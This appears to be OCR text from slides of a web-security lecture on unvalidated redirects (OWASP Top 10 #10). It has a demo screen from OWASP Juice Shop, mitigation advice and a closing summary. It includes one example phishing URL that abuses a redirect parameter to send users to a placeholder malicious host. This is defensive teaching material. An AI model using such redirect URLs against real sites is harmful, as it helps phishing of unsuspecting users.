5-6	23770	19.30
6-7	17040	13.80
7-8	27345	22.20
8-9	553	0.40


Vulnerability Distribution By CVSS Scores

Unvalidated Redirects #10

“Attacker links to **unvalidated redirect** and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site.“ (OWASP)

Example scenario:

- Web application includes a page called “redirect”
- Attacker uses a malicious URL that redirects users to his site for phishing, etc.
  `http://www.mygame.nl/redirect?url=www.malicious-url.com`
- User believes that the URL will lead to content on mygame.nl



OWASP Juice Shop

Demo time #10

Your saved cards

	Card Number	Name	Expires On
○	************8705	Jim	11/2099

Add new card — Add a credit or debit card

Pay using wallet — **Wallet Balance** 100.00 — Pay 301.67

Add a coupon — Add a coupon code to receive discounts

Other payment options

Payment (Thank you for supporting OWASP Juice Shop! ♥)

Secure yourself! #10

- **Avoid redirects and forwards** in a web application
- When used, **do not allow users to set redirect** via URL parameters
- Ensure that user-provided redirect is **valid** and **authorised**

Summary

- Web applications offer **many angles of attack**

- Securing a Web application requires extensive knowledge in different areas

- Main message: **validate, validate and validate again**

This is it.You have reached the top of the Web stack staircase!

flickr@aotaro